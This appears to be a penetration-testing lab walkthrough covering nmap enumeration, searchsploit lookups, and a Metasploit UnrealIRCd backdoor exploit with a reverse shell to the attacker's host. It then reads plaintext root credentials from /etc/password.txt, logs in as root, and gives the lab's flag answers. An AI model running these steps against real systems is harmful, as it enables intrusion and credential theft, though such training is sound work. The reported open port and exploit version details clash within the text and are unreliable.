Jr.Pen 2.2. Guided Pentest: Infrastructure

Task 1 - Introduction

Cultivating an attacker's mindset to uncover security blind spots across programming, administration, and monitoring.

Infrastructure Penetration Test

Performing network-based infrastructure penetration testing following a foundational methodology.

- **Enumeration:** Start from zero. What do you know, and what do you need to find out?
- **Vulnerability analysis:** Analyze your enumeration results and connect the dots to potential weaknesses.
- **Initial access:** Pick your attack and execute it; get a foothold on the target.
- **Privilege escalation:** You're in, but it's not over. Enumerate again, this time from the inside, and find a way up.
- **Reporting:** None of the above matters if you can't communicate it. This is the actual deliverable. In this room, we will only cover this conceptually, as this topic will be covered in more detail in the Writing Pentest Reports room later in this path.

Task 2 - Enumeration

Conducting thorough enumeration to map open ports, services, and versions before executing any exploits.

Scanning With Nmap: Let's scan the target with Nmap! You've used it before, but now you're using it with intent. On your AttackBox, open a terminal and run the following command:

```
nmap -sV -sC -oN scan.txt MACHINE_IP
```

As a reminder:

- `sV` probes open ports to identify the service and version running behind them.
- `sC` runs Nmap's default set of scripts, which pull extra details like banners, supported authentication methods, and more.
- `oN ****scan.txt` saves the output to a file. Get in this habit early, and you'll thank yourself during reporting.

After the scan completes, it's time to review the results.

Note: Throughout this scenario's examples, IP addresses, port numbers, or service versions may differ from what you will gather, so you can achieve real results by following the steps.


```
root@ip-10-80-79-108:~# nmap -sV -sC -oN scan.txt MACHINE_IP
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2026-03-13 1
1:55 UTC
Nmap scan report for ip-10-80-143-186.eu-west-1.compute.inter
nal (10.80.143.186)
Host is up (0.00041s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubun
tu Linux; protocol 2.0)
| ssh-hostkey:
|   256 22:e4:61:bd:b9:9e:3b:0c:c2:96:b1:48:2b:0b:c4:4b (ECDS
A)
|_  256 9a:d3:c7:4e:1e:dc:97:55:93:3a:2f:12:5f:1a:9b:8d (ED25
519)
8889/tcp open  irc     UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.pentest-target.thm
|   version: Unreal5.1.6.1. irc.pentest-target.thm
|   uptime: 0 days, 0:01:46
```

```
|    source ident: nmap
|    source host: ip-10-80-79-108.eu-west-1.compute.internal
|_   error: Closing Link: keedrluoh[ip-10-80-79-108.eu-west-1.
compute.internal] (Quit: keedrluoh)
Service Info: Host: irc.pentest-target.thm; OS: Linux; CPE: c
pe:/o:linux:linux_kernel
```

Answer the questions below

> What port other than 22 is open on the target host?

6667



Task 3 - Vulnerability Analysis

Connect the Dots

Don't look at the output like a wall of text. Start asking questions. Is that service version outdated? Is there a known exploit for it? Is something misconfigured? Vulnerability analysis is really just the process of taking what enumeration gave you and asking, "What can go wrong here?".

Your Nmap output gave you two open ports. The simplest method here is to Google their versions and the keyword "exploit".

For example, Googling "OpenSSH 9.6p1 exploit" might yield results on theoretical or very distribution-specific exploits, but nothing tangible. So it is most likely a dead end.

If you are comfortable with the Kali packages, instead of googling, you can use the searchsploit utility to find exploits. Searchsploit is a command-line tool that

lets you search Exploit-DB's offline database of public exploits and vulnerability disclosures directly from your terminal.

`searchsploit openssh`

```
root@ip-10-80-79-108:~# searchsploit openssh
------------------------------------------------------------
-------------- ---------------------------------
 Exploit Title
|  Path
------------------------------------------------------------
-------------- ---------------------------------
Debian OpenSSH - (Authenticated) Remote SELinux Privilege Esc
alation        | linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENTS' Denial of Se
rvice          | multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execution
| freebsd/remote/17462.txt
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x - File Read
| linux/local/258.sh
Novell Netware 6.5 - OpenSSH Remote Stack Overflow
| novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite
| linux/remote/20253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration
| linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
| linux/remote/45210.py
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-by-One
| unix/remote/21314.txt
OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token Buffer Overflow
| linux/remote/21402.txt
OpenSSH 3.x - Challenge-Response Buffer Overflow (1)
| unix/remote/21578.txt
OpenSSH 3.x - Challenge-Response Buffer Overflow (2)
| unix/remote/21579.txt
```

```
OpenSSH 4.3 p1 - Duplicated Block Remote Denial of Service
| multiple/dos/2444.sh
OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege Escalation
| linux/local/41173.c
OpenSSH 7.2 - Denial of Service
| linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection
| multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration
| linux/remote/40136.py
OpenSSH < 6.6 SFTP (x64) - Command Execution
| linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution
| linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded U
nix Domain Soc | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
| linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)
| linux/remote/45939.py
OpenSSH SCP Client - Write Arbitrary Files
| multiple/remote/46516.py
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Users Ident
| linux/remote/26.sh
OpenSSH/PAM 3.6.1p1 - Remote Users Discovery Tool
| linux/remote/25.c
OpenSSHd 7.2p2 - Username Enumeration
| linux/remote/40113.txt
Portable OpenSSH 3.6.1p-PAM/4.1-SuSE - Timing Attack
| multiple/remote/3303.sh
---------------------------------------------------------------
--------------- ---------------------------------
```

Again, nothing of real interest, as the versions differ from our reported version. However, searching with either method for the other result from your nmap scan will quickly yield results.

Answer the questions below

> Use searchsploit to find an exploit for your target UnrealIRC version. What is the path value for the **Remote Downloader/Execute** script?

linux/remote/13853.pl

Task 4 - Initial Access

Gaining a Foothold: By now you should have found an exploit for UnrealIRCd that abuses a backdoor left in the software. If you didn't find it, don't worry, it's a learning curve.

The good part about the exploit we are going to use is that there's a Metasploit module for it. This makes exploitation much easier than modifying exploit scripts. Let's fire up Metasploit first.

`msfconsole` Then, search for the module we need. `search unrealircd`

```
msf > search unrealircd

Matching Modules
================

   #  Name                                  Disclosure
Date  Rank       Check  Description
   -  ----                                  -----------
----  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_5161_backdoor  2010-06-12
excellent  No     UnrealIRCD 5.1.6.1 Backdoor Command Executi
on
```

From this list, we can use the suggested exploit against our target. `use 0`

First, we need to see what we must configure for this exploit to run. `show options`

```
 msf exploit(unix/irc/unreal_ircd_5161_backdoor) > show optio
ns
```

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client addre
s
                                       s
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of forma
t
                                        type:host:port[,type:
h
                                       ost:port][...]. Suppor
t
                                       ed proxies: sapni, soc
k
                                       s4, socks5, http, sock
s
                                       5h
   RHOSTS                    yes       The target host(s), se
e
                                        <https://docs.metaspl
oi>
                                       t.com/docs/using-metas
p
                                       loit/basics/using-meta
s
                                       ploit.html
   RPORT    8889             yes       The target port (TCP)
```

As we can see, the only required parameter that is not yet set is `RHOSTS` (marked by the **Required** column), so we can set it to the lab machine's IP address.

```
set RHOSTS MACHINE_IP
```

We still need a payload for this exploit to run. We can list available payloads with `show payloads`.

```
msf exploit(unix/irc/unreal_ircd_5161_backdoor) > show payloa
ds

Compatible Payloads
===================

   #   Name                                        Disclosure
Date  Rank    Check  Description
   -   ----                                        ----------
-----  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .
normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                  .
normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6             .
normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                  .
normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6             .
normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                    .
normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                    .
normal  No     Unix Command Shell, Double Reverse TCP (telne
t)
   7   payload/cmd/unix/reverse_bash_telnet_ssl    .
normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl               .
normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl           .
normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby               .
normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl           .
normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
```

```
   12  payload/cmd/unix/reverse_ssl_double_telnet  .
normal  No     Unix Command Shell, Double Reverse TCP SSL (te
lnet)
```

Since we don't know much about our target or what software it has installed, the safest course is to use a Unix reverse generic payload.

`set payload cmd/unix/reverse`

Now, if we run `show options` again, we'll see that LHOST and LPORT are required for this payload.

`set LHOST CONNECTION_IP`

`set LPORT 443`

Now that everything is set, we can launch our attack against the lab machine using the `exploit` command.

```
msf exploit(unix/irc/unreal_ircd_5161_backdoor) > exploit
[*] Started reverse TCP double handler on 10.82.115.225:443
[*] 10.82.184.186:8889 - Connected to 10.82.184.186:8889...
    :irc.pentest-target.thm NOTICE AUTH :*** Looking up your
hostname...
[*] 10.82.184.186:8889 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo IpKbSZnM96KvbLgV;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "IpKbSZnM96KvbLgV\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.82.115.225:443 -> 10.8
2.184.186:53836) at 2026-03-17 07:11:47 +0000
```

```
whoami
webmaster
```

Once the exploit completes, you can read the flag from `/home/webmaster/flag.txt`.

Note: Upgrading a basic reverse shell to a full interactive TTY to enable commands requiring secure password input.

Answer the questions below

> What is the user-level flag?

THM{Pwned-Y0ur-First-Machine}

Task 5 - Post Exploitation

Privilege Escalation: Identifying files and misconfigurations to escalate privileges after obtaining an initial foothold.

`find / -name password* 2>/dev/null`

This command will attempt to find all files on the target system that contain the word password in their name. `2>/dev/null` will suppress errors.

```
find / -name password* 2>/dev/null
/boot/grub/i386-pc/password.mod
/boot/grub/i386-pc/password_pbkdf2.mod
/snap/core20/2379/var/lib/pam/password
/snap/core/17272/usr/lib/pppd/2.4.7/passwordfd.so
/snap/core/17272/var/cache/debconf/passwords.dat
/snap/core/17272/var/lib/pam/password
/snap/core18/2999/var/lib/pam/password
/snap/core18/1885/var/lib/pam/password
/snap/core22/1621/var/lib/pam/password
/usr/lib/grub/i386-pc/password.mod
/usr/lib/grub/i386-pc/password_pbkdf2.mod
/etc/password.txt
/var/lib/pam/password
/var/cache/debconf/passwords.dat
```

You can go ahead and inspect all these files, but one stands out from the rest: `/etc/password.txt`.

We can read this with `cat /etc/password.txt`. Luckily for us, it seems to contain root credentials. Since we're not in an interactive terminal session, we won't be able to use `su` to enter the password. However, we know from our previous external enumeration that an SSH service is running on this host. Open a new terminal and run the following command:

```
ssh root@MACHINE_IP
```

When prompted, enter the password you found previously in `/etc/password.txt`. Congrats, you now own this machine! You can find your flag in `/root/flag.txt`.

Answer the questions below

> What is the root flag?

THM{Escalat1on-D0ne}

Task 6 - Reporting

First of all, you should keep in mind that all the client will ever see of your work is your report. You could have the pentest of your life in which you own all the ATMs in a bank and become its domain admin, but if your report is bad, then it means the pentest was bad.

Secondly, while all professionals have their own way of writing reports, some general items should always be there:

- A cover page with a title, your name, and email address, and version control.
- A table of contents (Optional).
- An executive summary, aimed at the manager who requested the engagement, explaining what was achieved in non-technical terms.
- A technical summary aimed at the engineering manager, so they understand the impact and can prioritize accordingly (Optional).
- A table of all vulnerabilities found, ordered by severity, aimed at managers and engineers, again to prioritize accordingly.

- Detailed exploitation section, where each vulnerability and its impact are explained, exploitation steps and proof are shown, and recommendations for mitigations are given. This is aimed at engineers who will remediate your findings.

Title: Root Password Stored in Plaintext

Severity: Critical

Description: The root user's password was found stored in plaintext within the file `/etc/password.txt`. This file was readable by low-privileged users, allowing any user with shell access to retrieve the root credentials and fully compromise the system.

Exploitation Steps:

1. Obtain a low-privileged shell on the target system.
2. Read the contents of `/etc/password.txt` using `cat /etc/password.txt`.
3. Use the discovered root password to escalate privileges via `ssh root@IP`.

Recommendation: Remove the plaintext password file immediately and rotate the root password. Credentials should never be stored in plaintext on the filesystem. Implement a secrets management solution or use properly configured system authentication mechanisms (such as `/etc/shadow` with strong hashing). Additionally, enforce the principle of least privilege to restrict file access permissions.

Answer the questions below

> Which report section is aimed at engineering managers?

Technical Summary

Task 7 - Conclusion

Infrastructure pentests are the closest thing to what a malicious hacker does. Everything starts from a list of IPs you know nothing about, and it's your job to uncover their secrets and find their weak points.

In this room, we've only attacked one IP, but we went through all the steps.

- We've seen how to enumerate services on a target host and analyze the results to find the best exploit for our target.

- We've gained an initial foothold on the target using a public exploit against a vulnerable service.
- Finally, we used basic Linux command line skills to find a root password.